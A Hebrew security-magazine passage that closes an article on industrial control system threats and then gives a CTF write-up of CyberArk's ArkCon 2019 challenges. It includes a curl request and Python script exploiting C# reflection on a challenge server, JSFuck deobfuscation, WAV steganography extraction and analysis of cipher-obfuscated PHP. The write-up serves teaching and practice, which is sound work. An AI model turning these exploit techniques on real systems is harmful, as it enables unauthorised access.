התרחיש המרכזי למימוש סיכון זה הוא תקיפת מחשב המהנדס או מחשב אחר ממנו המהנדס עושה שימוש לכניסה למערכת (לדוג' מחשבו הבייתי והלא מאובטח). לאחר תקיפת מחשב המהנדס ניתן יהיה ל"רכוש" את דרכי הגישה של המהנדס לרשת התפעולית ולרכיבי הרשת השונים.

דוגמא לכך הינה השגת גישה לVPN המאובטח של המהנדס לאחר תקיפת מחשבו או מחשב אחר ממנו עשה שימוש וניצול הרשאות החיבור לצרכי התוקף.

איום: גישה למידע מסווג (בטחונית/עסקית)

סיכון: חלק מתהליך איסוף המידע להרחבת התקיפה, פגיעה בסודיות המידע, פגיעה בתהליך התפעולי

תרחישים רלוונטיים: מידע מסווג ברשתות ICS יכול להיות לדוגמא כמות רכיבים כימיים, מידות ולוגיקות פעולה. לא נרצה שמידע זה יהיה נגיש ציבורית שכן חשיפתו עשויה לאפשר לתוקף השגת מידע נוסף להרחבת התקיפה ומידע אודות מה מיוצר במפעל, באיזו שיטה ומאפיינים נוספים שעשויים להוות סוד מסחרי (ואף סוד בטחוני במידה ומדובר בתעשייה צבאית).

תרחיש של השגת נגישות לאחד או יותר מרכיבי הרשת המחזיק באופן חלקי או מלא את המידע האמור, יאפשר חשיפתו ובמקרה החמור יותר שיבושו ע"י הכנסת נתונים שגויים אשר ייצרו שיבוש בתהליך התפעולי.

איום: חיבור בין רשת תפעולית לרשתות אחרות

סיכון: ווקטור כניסה למימוש תרחישי תקיפה נוספים

תרחישים רלוונטיים: החיבוריות או הקרבה בין רשת ה-IT לרשת ה-OT הינו הנושא המדובר ביותר בקרב גורמי אבטחה ובקרה בתחום ה-ICS ולא בכדי, מצד אחד החיבור הוא הכרחי לרוב בשל השפעת תהליכים תפעוליים על תהליכים עסקיים ולהיפך (כיצד תאגיד מים ידע כמה כסף לגבות באם לא ידע כמה הלקוח צרך?) ומהצד האחר, חיבור לא מאובטח עלול לייצר קישוריות של הרשת התפעולית הרגישה לרשתות אחרות מאובטחות פחות.

בעבר אמירה נפוצה היתה כי יש לייצר ניתוק מוחלט בין שתי הרשתות אך כיום ידוע וברור כי הדבר אינו אפשרי וגם באם היה, עדיין קיימות אפשרויות אחרות לתקיפת רשתות מבודדות לחלוטין.

התרחיש המרכזי הינו למעשה תקיפת רשת ה-IT שכאמור לרוב ציבורית יותר, מחוברת לאינטרנט ובעלת נגישויות רבות, ממנה יבצע התוקף גישה לרשת התפעולית וייצר נגישות לרכיבי הרשת השונים.

הערה - חשוב להכיר כי קיימים ספקים המחייבים שליטה מרחוק על רכיבים ברשת התפעולית כחלק מתמיכה כוללת ברשת ולכן בעת בניית תוכנית האבטחה עלינו לייצר מנגנונים מפצים לפערים אלו.

סיכום

עד כה סקרנו מהם עיקרי הנכסים - איומים - תרחישים - סיכונים במערכות ICS.

כפי שחשבתם, קיימים איומים מגוונים, חלקם זהים במהותם לאיומים על מערכות IT וחלקם חדשים ויחודיים למערכות OT. האיומים והסיכונים שהוצגו במאמר זה מבוססים על ארועי אמת שפורסמו בעבר ומטרתם כאמור הינה טעימה בלבד לעולם זה.

בשונה מעולם ה-IT, ניתן להגיד על סיכונים בעולם הOT כי הסיכון לחיי אדם הינו אמיתי ומשמעותי שכן מדובר במערכות קינטיות אשר מצד אחד עשויות לייצר פגיעה פיזית מיידית (זרוע של רובוט המשנה את צורת פעילותה וחובטת במפעיל) ופגיעה אוחרת (שינוי בתרכובת כימית של משקה). חלק ניכר מהאיומים והסיכונים על מערכות אלו הינו על בטיחות וזמינות המערכות ורק לאחר מכן לאלמנטים המוכרים לנו מאבטחת מידע לכן סביר כי תראו מחשבים ללא שומר מסך מוגן סיסמא במערכות ICS שכן קיים חשש כי בעת ארוע חירום, מחשב המפעיל ינעל ולא יהיה ניתן לתפעל את האירוע.

נכון, אפשר לצמצם את הסיכונים שהצגתי כאן ולייצר התערבות בתרחישי התקיפה. במאמר הבא אסקור שיטות ודרכים להתגוננות אם זה בהגנה אקטיבית, ניטור מערכות ואמצעים נוספים לצמצום הפערים המובנים.

לתגובות ועוד:


- linkedin.com/in/gilad-zinger
- twitter.com/GiladZinger

סדרת אתגרי ArkCon - 2019

מאת Dvd848 ו-YaakovCohen88

כחלק מהכנס ArkCon19 של חברת CyberArk, נפתח CTF עם תשעה אתגרים מתחומים שונים: Web, Pwn, Reversing ו-Linux. במאמר זה נציג את הפתרון שלנו לאתגרים. האתגרים היו זמינים בין התאריכים 4-22/04/2019.

אתגר #1: Reflected (150 נקודות)



פתרון:

לפני הכל, נבקר באתר ונבדוק מה יש בו:

```
root@kali:/media/sf_CTFs/arkcon/Reflected# curl http://54.93.193.57/challenge/CTF && echo
No flag here...
```

בינתיים לא הרבה. השלב הבא הוא בדיקת קובץ ה-C# המצורף:

```
using System;
using System.Reflection;
using Microsoft.AspNetCore.Mvc;

namespace CsharpCoreCTF.Controllers {
    [Route("Challenge/[controller]")]

    public class CTF : Controller {
        [HttpGet]
        public string Get([FromQuery]int i, [FromQuery]string a,
[FromQuery]string b, [FromQuery]string c) {
            try {
```

```
                FlagKeeper flagKeeper = new FlagKeeper();
                unsafe {
                    int* ptr = flagKeeper.GetFlag(a, c, b);
                    char* flgPTR = (char*)ptr;
                    return (flgPTR[i] ^ (char)i).ToString();
                }
            }
            catch (Exception) {
                return "No flag here...";
            }

        }
        public class FlagKeeper {
            string _flag = "?";
            private FlagRetriever _flagRetriever;

            unsafe public int* GetFlag(string c, string b, string a) {
                _flagRetriever = new FlagRetriever();
                Pointer res =
(Pointer)((_flagRetriever.GetType()).GetMethod(c).Invoke(_flagRetriever, new[] {
a, b })); ;
                return (int*)Pointer.Unbox(res);
            }

            public unsafe class FlagRetriever {
                public int* WTF(string a, string b) {
                    Type ftype = Type.GetType($"CsharpCoreCTF.Controllers{a}");
                    var inst = Activator.CreateInstance(ftype);

                    unsafe {

                        var p = inst.GetType().GetField(b, (BindingFlags)(16 |
32 | 4));
                        string pStr = (string)(p.GetValue(inst));
                        fixed (char* pRet = pStr) {
                            return (int*)pRet;
                        }
                    }
                }
            }
        }
    }
}
```

כאשר אנו שולחים בקשת Get ל-challenge/CTF/, אנו למעשה קוראים למתודת Get של המחלקה CTF. ניתן לראות שהמתודה מצפה לקבל ארבעה פרמטרים מהבקשה - מספר i ושלוש מחרוזות: a, b, c. אם משהו משתבש, נזרק exception ואנו מקבלים את התוצאה שראינו קודם - הודעת "No flag here...". אחרת, היא מייצרת מופע של FlagKeeper וקוראת למתודת GetFlag על מנת לקבל את הדגל.

נתחיל לחקור את ארבעת הפרמטרים כדי להבין מה אנחנו אמורים לשלוח עבור כל אחד מהם. שימו לב שאפשר בקלות לקחת את הקוד לפרוייקט חדש ב-Visual Studio, להסיר ממנו את החלקים המעטים שקשורים ל-MVC או ל-Web ולדבג את עיקר הלוגיקה בנוחות.

הפרמטר הראשון הוא i, וניתן לראות שמשתמשים בו על מנת לבצע xor של התו של הדגל במקום ה-i יחד עם i. כלומר, לאחר שנבין מהם שאר הפרמטרים, נצטרך לבצע סדרת בקשות עם ערך i עולה (מאפס

עד אורך הדגל, שאינו ידוע כרגע) על מנת לקבל את כל תווי הדגל - ובכל פעם לבצע xor משלנו עם i על מנת לקבל את הערך המקורי.

הפרמטר השני הוא a, והוא נשלח בתור הפרמטר הראשון ל-GetFlag, שם הוא מקבל את השם c. c משמש כפרמטר ל-GetMethod של FlagRetriever, וניתן לראות שהמתודה היחידה שמוגדרת למחלקה זו היא WTF. לכן נקבע ש-a יקבל את הערך WTF.

הפרמטר השלישי הוא b, והוא נשלח בתור הפרמטר השלישי ל-GetFlag, שם הוא מקבל את השם a. a נשלח למתודה שראינו קודם ומשמש להשלמת הנתיב "CsharpCoreCTF.Controllers{a}", כלומר, הוא מייצר מחרוזת שמוזרקת במקום {a}. מהנתיב הזה ייווצר מופע שממנו נקרא את השדה שנשלח כפרמטר נוסף למתודה, לכן הגיוני להסיק שהשדה הוא flag_ והמופע שייווצר הוא של FlagKeeper. כלומר, הנתיב שאנו מחפשים כעת הוא הנתיב ל-FlagKeeper, ובתחביר ה-Reflection של C# הדבר נכתב כך:

```
CsharpCoreCTF.Controllers.CTF+FlagKeeper
```

סימן ה-"+" (בניגוד לנקודה) מבטא את העובדה ש-FlagKeeper הינה מחלקה פנימית. בשורה התחתונה, עלינו לשלוח "CTF+FlagKeeper. " ב-b.

הפרמטר הרביעי והאחרון הוא c, והוא נשלח בתור הפרמטר השני ל-GetFlag, שם הוא מקבל את השם b. כבר ראינו קודם שהגיוני לשלוח עבורו את הערך "flag_".

אם כך, מצאנו את ארבעת הפרמטרים, ננסה לשלוח אותם:

```
root@kali:/media/sf_CTFs/arkcon/Reflected# curl -G "http://54.93.193.57/challenge/CTF" --da
ta "i=0" --data "a=WTF"  --data-urlencode "b=.CTF+FlagKeeper" --data "c=_flag" && echo
65
```


קיבלנו 65. נבצע xor עם 0 ונקבל שוב 65, וב-ASCII נקבל A. זה סימן טוב, כי הדגלים אמורים להתחיל עם ArkCon. כעת נשתמש בסקריפט הבא על מנת לקבל את הדגל:

```
import requests

def get_nth_char(n):
    r =
requests.get("http://54.93.193.57/challenge/CTF?i={}&a=WTF&b=.CTF%2BFlagKeeper&c
=_flag".format(n))
    return chr(int(r.text) ^ n)

i = 0
flag = ""
while (len(flag) == 0) or (flag[-1] != '}'):
    flag += get_nth_char(i)
    i += 1

print(flag)
```

הדגל:

```
ArkCon{d0_kn0w_r3fl3c710n_h45_1t5_pr1c3}
```


אתגר 2#: #OpArkCon (200 נקודות)



פתרון:

האתגר הזה הוא "יצירה נגזרת" של מתקפה שהתרחשה לפני מספר חודשים. במסגרת המתקפה, התוקפים הצליחו להריץ קוד Javascript למשך כשעה על שורה של אתרים מובילים בארץ, ביניהם בנק הפועלים, בנק לאומי, Ynet, כלכליסט, יד 2, מספר אתרים רשמיים של משרדי ממשלה, רשויות מקומיות ועוד. הפוטנציאל של מתקפה כזו הוא כמעט אינסופי, והנזק שניתן היה לעשות הוא לא פחות מקטסטרופלי. עם זאת, בגלל טעות תכנותית, האירוע הסתיים ב-deface של האתרים בלבד. את הסיפור המלא אפשר לקרוא ב[בלוג של CyberArk] ובבלוג [אינטרנט ישראל]. משום מה לא נראה שהאירוע דווח ברבים מאמצעי התקשורת המרכזיים, מעניין אם הסיבה היא שיקול של חוסר עניין לציבור או שהיו שיקולים אחרים בהחלטה להצניע את הסיקור.

איך זה נראה אצלנו? ובכן, הקישור המצורף הוביל לדף האינטרנט הבא, שעוצב בהשראת ה-deface המדובר:



מבט על קוד המקור של האתר מראה את אותה טעות תכנותית מפורסמת:

```
function ParseOS(userAgent) {
     var userAgent = navigator.userAgent.toLowerCase();
     var os = "Windows";
     //Corresponding arrays of user-agent strings and operating systems
     match = ["windows nt 10","windows nt 6.3","windows nt 6.2","windows
nt 6.1","windows nt 6.0","windows nt 5.2","windows nt 5.1","windows
xp","windows nt 5.0","windows
me","win98","win95","win16","macintosh","mac os
x","mac_powerpc","android","linux","ubuntu","iphone","ipod","ipad","blac
kberry","webos"];
     result = ["Windows 10","Windows 8.1","Windows 8","Windows
7","Windows Vista","Windows Server 2003/XP x64","Windows XP","Windows
XP","Windows 2000","Windows ME","Windows 98","Windows 95","Windows
3.11","Mac OS X","Mac OS X","Mac OS
9","Android","Linux","Ubuntu","iPhone","iPod","iPad","BlackBerry","Mobil
e"];
     //For each item in match array
     for (var i = 0; i < match.length; i++) {
          //If the string is contained within the user-agent then
set the os
          if (userAgent.indexOf(match[i]) !== -1) {
               os = result[i];
               break;
          }
     }
     //Return the determined os
     return os;
}
OS = ParseOS()
if (OS != "Windows"){
    document.write('<body bgcolor=black><center><h1><font color=red>Why?
Because Cyber!<br>#OpArkCon</font></h1></center>')
    window.stop()
}
```

מכיוון שהתוצאה שחוזרת מ-ParseOS תמיד תהיה שונה מהמחרוזת המפורשת "Windows", אנחנו תמיד נכנס אל התנאי, ה-Deface יתבצע ושאר הקוד לא ירוץ. ומה היה קורה ללא הטעות התכנותית הזו, כלומר אם הקוד היה ממשיך לרוץ? במקרה הזה היינו מגיעים לקוד הבא, שנמצא בהמשך הדף:

```
<script type="module">
  import "./OpArkCon.js";
</script>
```

הקובץ OpArkCon.js כולל קוד Javascript שכתוב ב-JSFuck - שיטה לכתיבת קוד Javascript באמצעות שישה תווים בלבד: סוגריים מרובעים, סוגריים עגולים, סימן קריאה וסימן חיבור. כך נראה למשל הקידוד של alert(1) ב-JSFuck:

```
[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[
]]+(!![]+[])[+!+[]]][([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!
![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][[]])[+!
+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]
+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+
[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]
+[])[+!+[]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][[]])[+!+[]+[+[]]]+(![]
+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[
]]]((![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]+(!![]+[])[+[]]+(![]+
[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]
]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]]+[+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+
[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+
[])[+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])()
```


הסקריפט שלנו הרבה יותר ארוך, ואפשר לפענח אותו (או כל סקריפט אחר) באמצעות מספר דרכים - ישנם אתרים שמבצעים את הפענוח אונליין, ודרך אחרת היא להריץ את הקוד ב-console:

```
root@kali:/media/sf_CTFs/arkcon/OpArkCon# node OpArkCon.js
undefined:2
const OpArkCon = 'OpArkCon'; OpArkCon = 'OpArkCon';  let audio = new Audio(unescape(esc
ape(Object.keys({OpArkCon□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□:null})[0]).replace(/u.{8}
/g,[])));  audio.play();
```

היתרון של פענוח באמצעות ה-console במקרה הזה הוא הבלטת העובדה שהסקריפט כולל תווים שאינם בטווח ה-ASCII. מספר שירותי פענוח אונליין פשוט הסירו את התווים לחלוטין, מה שמנע התקדמות. נעביר את הפלט דרך עורך הקס כדי לראות באילו תווים מדובר:

```
root@kali:/media/sf_CTFs/arkcon/OpArkCon# node OpArkCon.js 2>&1 | xxd -g 1
00000000: 75 6e 64 65 66 69 6e 65 64 3a 32 0a 63 6f 6e 73  undefined:2.cons
00000010: 74 20 4f 70 41 72 6b 43 6f 6e 20 3d 20 27 4f 70  t OpArkCon = 'Op
00000020: 41 72 6b 43 6f 6e 27 3b 20 4f 70 41 72 6b 43 6f  ArkCon'; OpArkCo
00000030: 6e 20 3d 20 27 4f 70 41 72 6b 43 6f 6e 27 3b 20  n = 'OpArkCon';
00000040: 20 6c 65 74 20 61 75 64 69 6f 20 3d 20 6e 65 77   let audio = new
00000050: 20 41 75 64 69 6f 28 75 6e 65 73 63 61 70 65 28   Audio(unescape(
00000060: 65 73 63 61 70 65 28 4f 62 6a 65 63 74 2e 6b 65  escape(Object.ke
00000070: 79 73 28 7b 4f 70 41 72 6b 43 6f 6e f3 a0 84 af  ys({OpArkCon....
00000080: f3 a0 85 93 f3 a0 84 b3 f3 a0 85 a3 f3 a0 85 b2  ................
00000090: f3 a0 84 b3 f3 a0 85 b4 f3 a0 85 8d f3 a0 84 b3  ................
000000a0: f3 a0 85 b3 f3 a0 85 b3 f3 a0 84 b4 f3 a0 85 a7  ................
000000b0: f3 a0 84 b3 f3 a0 84 ae f3 a0 85 b7 f3 a0 85 a1  ................
000000c0: f3 a0 85 b6 3a 6e 75 6c 6c 7d 29 5b 30 5d 29 2e  ....:null})[0]).
000000d0: 72 65 70 6c 61 63 65 28 2f 75 2e 7b 38 7d 2f 67  replace(/u.{8}/g
000000e0: 2c 5b 5d 29 29 29 3b 20 61 75 64 69 6f 2e 70 6c  ,[])));  audio.pl
000000f0: 61 79 28 29 3b 0a 20 20 20 20 20 20 20 20 20 20  ay();.
```

אפשר לראות שמדובר בתווי Unicode ממשפחת ה-Variation Selectors, מ-U+E0100 (f3 a0 84 80) ועד U+E01EF (f3 a0 87 af). אם ניקח את הקוד ונריץ אותו בדפדפן, נקבל הודעות שגיאה שונות:



אבל אם נעתיק את החלקים המעניינים מה-console של לינוקס, ונדביק אותם ב-console של כלי הפיתוח של הדפדפן, נקבל תוצאה מעניינת:

למרות שהממשק לא מצליח להציג את התווים המיוחדים, הוא מבין שהם שם ומתייחס אליהם. התוצאה היא נתיב לקובץ wav, עם מסר נסתר. נוריד את הקובץ ונאזין לו. ניתן לשמוע את התוכן הבא:

```
You made a CTF without inviting us. We are Anonymous. We are legion. We
do not forgive. We do not forget. Expect us.
```

ישנם לא מעט דרכים להסתיר תוכן בתוך קובץ Wav. הדרך הפשוטה ביותר היא להסתיר את התוכן ב-metadata, וזה בדרך כלל המקום הראשון שבו כדאי לבדוק. במקרה שלנו, ה-metadata מכיל את התוכן הבא:

```
root@kali:/media/sf_CTFs/arkcon/OpArkCon# exiftool S3cr3tM3ss4g3.wav | tail -6
Title                           : "Louder, Stronger, Better!" - realgam3
Product                         : OpArkCon
Artist                          : Anonymous
Date Created                    : 2019
Genre                           : Cyber Punk
Duration                        : 9.67 s
```

אפשר לראות פה ציטוט של תומר זית האגדי: "גבוה יותר, חזק יותר, טוב יותר". מה שנראה במבט ראשון כמו המלצה להגביה את השמע מכיל רמז דק יותר: ראשי התיבות של הביטוי הן LSB, קיצור ששימושו הנפוץ יותר הוא עבור Least Significant Bit. בהקשר של סטגנוגרפיה, זוהי שיטה שבה מחביאים מידע על ידי שינוי הערך של הביט התחתון בכל בייט של תוכן (כלומר, לא נוגעים ב-Headers או ב-Metadata, רק ב-Payload עצמו). השינוי לתוכן הוא כל כך מזערי שבני אדם לרוב לא מסוגלים לשים לב אליו.

כדי לחלץ את המידע, נשתמש בסקריפט הבא:

```
import wave
import binascii

res = ''
f = wave.open('S3cr3tM3ss4g3.wav','rb')
for frame in f.readframes(f.getnframes()):
    res += str(ord(frame) & 0x1)

print binascii.unhexlify(format(int(res, 2), 'x'))
```


התוצאה:

```
root@kali:/media/sf_CTFs/arkcon/OpArkCon# python LSB.py
ArkCon{n0w_Y0u_S33_M3_N0W_Y0u_D0nt}##################################################
##################################################################################
##################################################################################
##################################################################################
##################################################################################
##################################################################################
```

הדגל:

```
ArkCon{n0w_Y0u_S33_M3_N0W_Y0u_D0nt}
```

אתגר #3: Ballin' (250 נקודות)



פתרון:

ננסה לגשת לאתר ונקבל אוסף הגיגים:

```
root@kali:/media/sf_CTFs/arkcon/Ballin# curl http://18.185.240.42/ && echo
Please REQUEST nicely
root@kali:/media/sf_CTFs/arkcon/Ballin# curl http://18.185.240.42/ && echo
Harame
root@kali:/media/sf_CTFs/arkcon/Ballin# curl http://18.185.240.42/ && echo
People say Jordan went through a purple PATCH, maybe you should too
```

קובץ ה-PHP המצורף מכיל את הלוגיקה הבאה:

```
zohwncih r0l($mnlcha, $guacw_eys) {
    #bnnjm://mnuweipylzfiq.wig/koymncihm/14673551/yhwlsjn-xywlsjn-qcnb-ril-ch-jbj
}
$zfua = "UleWih{?}";
$fcmn = ullus('wlw32', 'gx5', 'mbu1');
$ufai = $fcmn[ullus_luhx($fcmn)];
cz (!ygjns($_JIMN['eys']) || !ygjns($_JIMN['bulugy'])){
    $vumeyn = bumb($ufai, r0l($zfua, $ JIMN['eys']));
    $bulugy = bumb($ufai, mnllyp($ JIMN['bulugy']));
} yfmy {
    ywbi ("Jfyumy wfimyx nby xiil vybchx sio\h");
    yrcn;
}
$wixy = "20190429 71070 y7707 1312 3 14159265359";
cz (!ygjns($ JIMN['wiuwb']) || !ygjns($ JIMN['dylmys']))
    $vumeyn = mnl lyjfuwy(" ", $ JIMN['wiuwb'], movmnl($wixy,
$_JIMN['dylmys']).movmnl($wixy, 0, $_JIMN['dylmys']));
ywbi ("BULUGY!\h");
$vuff = bumb('gx5', $vumeyn);
cz (cmmyn($ JIMN['vuff']) && cmmyn($ JIMN['dylmys']) ) {
    $vuff = movmnl(r0l(juwe("B*", $ JIMN['vuff']), $vuff), -8) * $ JIMN['dylmys'];
    $bulugy = bumb($ufai, r0l($bulugy, $vumeyn));
}
cz( $vumeyn != bumb($ufai, $vuff))
    yrcn;
$eys = bumb($ufai, $bulugy);
ywbi ("U bchn:" . mnl mbozzfy($eys . $zfua) . "\h");
cz ($eys == $_JIMN['eys'])
```

```
    ywbi ("Sio uly nby AIUN: " . $zfua);
yrcn;
```

בהנחה שזה אכן PHP, אפשר לנחש כמה ממילות המפתח לפי מבנה הקוד:

Encrypted	Decrypted
zohwncih	function
cz	if
ywbi	echo
yrcn	exit
yfmy	else

זה נראה כמו צופן החלפה פשוט, מהסוג שאפשר לפתוח באמצעות ניתוח תדירויות. האתר הזה מפענח את הצופן בקלילות, ואחרי מספר תיקונים קלים אנחנו מקבלים את הקוד הבא:

```
function x0r($string, $magic_key)
{
    #https://stackoverflow.com/questions/14673551/encrypt-decrypt-with-xor-in-php
}

$flag = "ArkCon{?}";
$list = array('crc32', 'md5', 'sha1');
$algo = $list[array_rand($list)];
if (!empty($_POST['key']) || !empty($_POST['harame']))
{
    $basket = hash($algo, x0r($flag, $ POST['key']));
    $harame = hash($algo, strrev($_POST['harame']));
}
else
{
    echo ("Please closed the door behind you\n");
    exit;
}
$code = "20190429_71070_e7707_1312_3_14159265359";
if (!empty($_POST['coach']) || !empty($_POST['jersey']))
    $basket = str replace(" ", $ POST['coach'], substr($code,
$ POST['jersey']).substr($code, 0, $ POST['jersey']));
echo ("HARAME!\n");
$ball = hash('md5', $basket);
if (isset($_POST['ball']) && isset($_POST['jersey']) )
{
    $ball = substr(x0r(pack("H*", $ POST['ball']), $ball), -8) * $ POST['jersey'];
    $harame = hash($algo, x0r($harame, $basket));
}
if( $basket != hash($algo, $ball))
    exit;
$key = hash($algo, $harame);
echo ("A hint:" . str shuffle($key . $flag) . "\n");
if ($key == $_POST['key'])
    echo ("You are the GOAT: " . $flag);
exit;
```

אז מה יש לנו פה במבט ראשון?

- פונקציית xor שאותה עלינו להשאיל מ-stackoverflow.
- בחירה רנדומלית של פונקציית hash (לצורך העניין, נקרא גם ל-CRC32 פונקציית hash) ושימוש בה לאורך הקוד. אם ההתקפה שלנו תסתמך על התנהגות/פלט של פונקציה מסוימת, נצטרך להריץ את הקוד מספר פעמים על מנת להגיע למצב שהפונקציה שרצינו היא זאת שתוגרל ושתרוץ.
- משתני קלט שונים שאיתם אנחנו יכולים לשחק עם הלוגיקה.

- דגל שעובר מניפולציות שונות, ולבסוף מודפס בצורה כזאת או אחרת, בהנחה שמצליחים לעקוף את הקריאות ל-exit לפני.

ברור שהמטרה היא לעבור את השורה "if($basket != hash($algo, $ball))". נבחן את התנאי.

$basket יכול להגיע מאחת השורות הבאות:

```
$basket = str_replace(" ", $_POST['coach'], substr($code, $_POST['jersey']).substr($code,
0, $_POST['jersey']));
$basket = hash($algo, x0r($flag, $_POST['key']));
```

אם הוא מגיע משורה #1, אז אורכו יהיה כאורך $code, כלומר 39 תווים. אף אחת מפונקציות ה-hash שבנמצא לא מוציאה פלט של אורך כזה, לכן האפשרות הזו יורדת מהשולחן לעת עתה.

אם הוא מגיע משורה #2, האורך שלו אכן יתאים לאורך החלק השני של התנאי. אולם, שליטה בערך של $basket אפשרית במקרה זה באמצעות אחת משתי גישות:

- שליחה של כמות אפסים ארוכה מאוד ב-key (ארוכה יותר מאורך של דגל סביר) כשלאחר מכן יגיע תו שאינו אפס. במקרה הזה ערכו של $basket יהיה כערכו של הדגל (מכיוון שביצוע XOR עם אפס לא משנה את הערך המקורי), אך לא נדע מהו ערך זה כי הדגל לא ידוע. לכן, לא נראה שניתן להתקדם בגישה זו.
